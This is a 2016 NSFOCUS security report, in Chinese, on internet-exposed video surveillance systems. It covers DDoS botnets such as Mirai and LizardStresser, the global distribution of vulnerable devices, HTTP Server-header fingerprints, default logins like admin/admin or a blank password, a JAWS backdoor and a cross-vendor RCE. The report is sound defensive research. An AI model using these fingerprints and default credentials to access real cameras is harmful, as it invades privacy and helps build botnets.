NSFOCUS

2016 绿盟科技网络视频监控系统安全报告

绿盟科技 DDoS 攻防研究实验室

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易。

股票简称：绿盟科技　股票代码：300369

《2016 绿盟科技网络视频监控系统安全报告》
由如下部门联合撰写

- 绿盟科技 DDoS 攻防研究实验室
- 绿盟威胁情报中心（NTI）
- 绿盟科技威胁响应中心

绿盟科技持续关注 DDoS 攻击及相关事件的进展，如需了解更多，请联系：



特别声明

为避免客户数据泄露，所有数据在进行分析前都已经匿名化处理，不会在中间环节出现泄露，任何与客户有关的具体信息，均不会出现在本报告中。

版权声明

一. 背景

物联网（IoT，Internet of Things）蓬勃发展的同时，基于 IoT 设备的安全问题越来越多，来自 IoT 的巨大威胁也引起了国内外众多安全从业人员的关注，尤其是占据了 IoT 大半的网络视频监控系统。（本文将网络视频监控器、网络摄像头、数字视频录像机等统称为网络视频监控系统）

在国外，最近不断爆出有黑客组织利用大量网络视频监控系统发起大规模 DDoS 攻击。2015 年 10 月，Incapsula 公司在其网络中发现一个由 900 个网络摄像头发起的 DDoS 攻击，其最高攻击速率达 20,000 HTTP RPS（Requests Per Second）。今年 6 月，Sucuri 发现一起针对其客户的 DDoS 攻击，最高速率达 50,000 HTTP RPS，峰值达 400Gbps 的 DDoS 攻击，这起攻击是由约 25513 个独立的网络摄像头组成的僵尸网络发起的。到 9 月 19 日，OVH 的 CTO Octave Klaba 在 Twitter 上称他们遭受了一起由 145,607 个网络视频监控设备发起的峰值最高达 800Gbps 的 DDoS 攻击。预计该僵尸网络有能力发动峰值超过 1.5Tbps 的 DDoS 攻击。紧接着 9 月 20 日，专门从事曝光网络犯罪的网站 KrebsonSecurity 就遭受了峰值达 620Gbps 的 DDoS 攻击 [1]。Klaba 推测，针对 Krebs 和 OVH 的攻击很可能来自于同一个 Mirai 僵尸网络 [2]。

图 1.1 OVH 遭受近 1Tbps 的 DDoS 攻击

实际上，我国的网络视频监控系统的安全问题也不容乐观。CNCERT 发布的《2015 年我国互联网网络安全态势综述》中提到[3]，“2015 年，CNVD 通报了多款智能监控设备、路由器等存在被远程控制高危风险漏洞的安全事件。2015 年初，政府机关和公共行业广泛使用的某型号监控设备被曝存在高危漏洞，并已被利用植入恶意代码，导致部分设备被远程控制并可对外发动网络攻击。CNCERT 核查发现，我国主要厂商生产的同类型设备，普遍存在类似安全问题，亟需进行大范围整改。”而近期的国外一份研究报告显示，物联网恶意软件 Mirai 已经开始利用接入互联网的视频监控设别实施大规模 DDoS 攻击，这些被利用的设备甚至牵扯到国内两家相关设备制造厂商。

时至今日，几百 Gbps 的大流量 DDoS 攻击已经屡见不鲜，然而由大量网络视频监控设备组成的僵尸网络发起的攻击，不需要使用任何的反射放大协议就能轻松达到近 1Tbps，应用层的攻击能够达到几十 M QPS（Query Per Second），甚至更高，其破坏力让人吃惊的同时，也不禁引人深思：用于传统安防领域的视频监控系统，竟然成为网络世界黑客的犯罪工具，泄露用户的隐私的同时，沦为僵尸网络傀儡机，发起大规模 DDoS 攻击使目标网络瘫痪。

随着安防监控设备在各行各业的普及，以及传统安防行业与互联网的深度融合，网络视频监控系统的安全现状如不加以控制和改变，基于其的僵尸网络就会以惊人的速度扩张，对全球的网络安全防护带来很大的挑战。

二 . 全球及中国存安全隐患的网络视频监控系统分布情况


全球范围内存在安全隐患的网络视频监控系统的数量超过 **2500,000**

2.1 全球存安全隐患的网络视频监控系统分布情况

截止到 9 月底，我们统计全球范围内存在安全隐患的网络视频监控系统的数量就已经超过 2500,000 个。


这些存安全隐患的网络视频监控系统数量最多的国家是中国，占全部的 21.4%，其次是美国，占 15.9%，剩余国家分别是墨西哥、印度、马拉西亚、泰国、韩国、英国、巴西、越南。

Top10 国家的存安全隐患的网络视频监控系统的数量占全球总数的 65.3%，其余 34.7% 的系统分散于其他 204 个国家和地区内。



来源：绿盟威胁情报中心（NTI）　　nti.nsfocus.com

图 2.1 存安全隐患的网络视频监控系统全球分布图



来源：绿盟威胁情报中心（NTI）

nti.nsfocus.com

图 2.2 全球存安全隐患的网络视频监控系统分布国家 TOP10 占比

2.2 中国地区存安全隐患的网络视频监控系统分布情况


中国各省份及地区分布的存安全隐患的网络视频监控系统总数量达 554,174 个。其中台湾地区所占数量最多，占 16.1%，其次是广东、福建、浙江等地区。

TOP10 省份的存安全隐患的网络视频监控系统的数量占中国总数的 71.2%，其余 28.8% 的数量分散于其他 17 个省份或地区内。可见大部分均分布在东南沿海等商业较发达的地区，这跟网络视频监控系统的市场分布也是相匹配的。

来源：绿盟威胁情报中心（NTI）

nti.nsfocus.com

图 2.3 存安全隐患的网络视频监控系统中国各省份及地区分布图




来源：绿盟威胁情报中心（NTI）

nti.nsfocus.com

图 2.4 存安全隐患的网络视频监控系统中国 TOP10 省份占比排名

2.3 特征分析

经统计分析，我们看到这些存隐患的网络视频监控系统普遍带有固定的几种 HTTP Header。目前统计使用最多的是 DNVRS-Webs，占全部总数量的 38.5%，其次是 Cross Web Server，占 28.2%，DVRDVS-Webs 占 14%，App-Webs 占 12.5%，（隐去的是某厂商名字）-Webs 占 5.9%，JAWS 占 2.4%。



来源：绿盟威胁情报中心（NTI）

nti.nsfocus.com

图 2.5 存安全隐患的网络视频监控系统特征分布


三．网络视频监控系统的
高危漏洞

这些分布在世界各地，且数据量巨大的网络视频监控系统，普遍都存在各种安全问题，如弱口令、系统后门和远程代码可执行漏洞等。由于这类设备的管理特殊性，如使用者安全意识不强、设备久不升级、设备固件升级缓慢等，导致这类设备的漏洞短时间内难以修复，且大量的这些设备并没有安全防护，直接暴露于互联网中。与此同时，针对这些系统的僵尸网络恶意程序越来越多，其传播手段也不断更新，这些处于完全开放或半开放状态的视频监控系统，沦为黑客的僵尸网络无非只是时间问题。

3.1 弱口令

经绿盟科技 DDoS 攻防研究实验室分析，发现大量网络视频监控设备的登录密码使用默认密码，这些默认密码大部分是简单的弱口令，甚至一些设备就没有设置缺省密码，登录不需要任何的验证，就可直接看到监控视频。黑客很容易就能够获取到这类设备的控制权。

下面以一些设备的 web 登录验证为例。（注：本报告截图主要来自互联网，报告尽量避免使用涉及到隐私的家用视频监控系统的视频截图，并且已经将 IP 地址等信息隐去）

使用用户名 admin，密码为空，即可通过 WEB 直接登录进入监控系统中。




图 3.1 Web 使用弱口令登录截图

经分析，大量设备生产商使用通用固件，导致这些初始密码在不同品牌或者同品牌不同类型设备上是共用的，互联网上很容易查到这些设备的初始密码。

其中，Server 特征为 IPCamera HTTP/ONVIF/P2P/RTSP/VOD Multi-Server 的设备为例，大量设备可使用 admin/admin 登录。




图 3.2 Web 使用弱口令登录截图

还有大量网络视频监控系统不需要任何的认证，浏览器输入地址即可观看视频：




图 3.3 Web 可直接登录设备的截图

3.2 后门

还有一些设备存在后门，可直接获得系统的 shell 权限，执行 shell 命令。

以其中一个样本为例，可以看到其 HTTP Header 的 Server 值为 JAWS。

```
</html>root@ubuntu:[redacted] curl -sD - http://[redacted]/ |head -n 10
HTTP/1.1 200 OK
Server: JAWS/1.0 Jun 19 2013
Content-Type: text/html
Date: Fri,  9 Sep 2016 11:48:26 GMT
Last-Modified: Tue, 29 Jan 2013 06:36:30 GMT
Content-Length: 2971

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
root@ubuntu:[redacted]#
```

图 3.4 Header 信息

例如，可直接在 web 上执行 shell 命令：




图 3.5 Web 直接执行 shell 命令

3.3 远程代码可执行漏洞

这个漏洞的初始来源于一篇 kerneronsec 上的文章 [4]，作者经过测试发现某款网络视频监控系统系统存在远程代码可执行漏洞，后深入分析发现该漏洞涉及到 70 多个不同品牌的摄像头。因为这些厂家都使用了同一个公司的产品进行贴牌生产。这些设备的 HTTP 头部 Server 带均有“Cross Web Server ”特征。利用该漏洞，可获大量含有此漏洞设备的 shell 权限。




图 3.6 远程代码执行

四 . 基于网络视频监控系统的僵尸网络

经分析，大量网络视频监控设备上都已经被植入了恶意程序，其中包括被人熟知的 LizardStresser，最近名声大噪的 Mirai，还有新种恶意程序 Luabot 等。我们认为全球已经有大量设备被感染，受控于各黑客组织，执行扫描、DDoS 攻击等黑客活动。

下面对上述三个典型的僵尸网络及其恶意样本进行分析。

4.1 LizardStresser botnets

说起基于网络视频监控系统的僵尸网络，就不得不提黑客组织 Lizard Squad 及其开发的 LizardStresser 恶意程序。

LizardStresser 最初是由 Lizard Squad 的成员用 C 编写的，是可运行于 Linux 上的 DDoS 僵尸网络程序。代码包含 2 部分，一部分用于 Client 端，一部分用于 Server 端。Client 端运行于被感染的 Linux 设备上，并且主动与预设的 C&C 建立连接。Server 与 Client 间使用 IRC（IRC，Internet Relay Chat）协议通信，这种协议占用极小的带宽而且几乎无延迟，目前大部分僵尸网络也都是基于这种协议通信的。被感染的 Client 连接上 Server 后，等待接收 Server 的指令，如执行扫描和 DDoS 攻击等。

后来 LizardStresser 程序被发布到了网上。由于 LizardStresser 程序很容易编译，其他的黑客组织开始对原始恶意程序进行修改，以用于建造自己的僵尸网络。这些样本被重新编译后，可运行于不同的系统平台，例如 x86，ARM 和 MIPS 等，恰恰这些都是 IoT 设备最常用的硬件平台。随着 LizardStresser 的变种不断增加，基于 LizardStresser 的僵尸网络规模也在不断扩张。据统计，2016 年基于 LizardStresser 及其变种的 C&C 服务器的数量显著增长，到 6 月份这一数量已经达到 100 多个。据统计，有超过一百万的 IoT 设备已经被感染成为被控肉鸡，并参与了近期的 DDoS 攻击。据 Level 3 的统计，这些 IoT 设备中有 95% 都是网络视频监控系统。然而，这只是实际数量的一小部分。[7]

我们结合捕获到的 LizardStresser 样本，以及泄漏的 LizardStresser 源码进行分析，有以下特征及功能。

1、支持跨多平台运行：

```
root@nsfocus:~# file *
1:      ELF 32-bit MSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
2:      ELF 32-bit LSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
3:      ELF 32-bit LSB  executable, ARM, version 1, statically linked, stripped
4:      ELF 32-bit MSB  executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
5:      ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), statically linked, stripped
one.sh: POSIX shell script, ASCII text executable
```

图 4.1 可跨平台运行的样本

如上图所示：该样本支持 MIPS、ARM、PowerPC、X86-64 等平台，我们捕获的部分样本还支持 Renesas、Intel80386 等平台。

2、支持弱口令扫描、DDoS 攻击：

弱口令扫描：主要使用内置的弱口令字典，对 telnet 服务进行扫描并尝试登陆，进一步获取设备的 shell 权限；

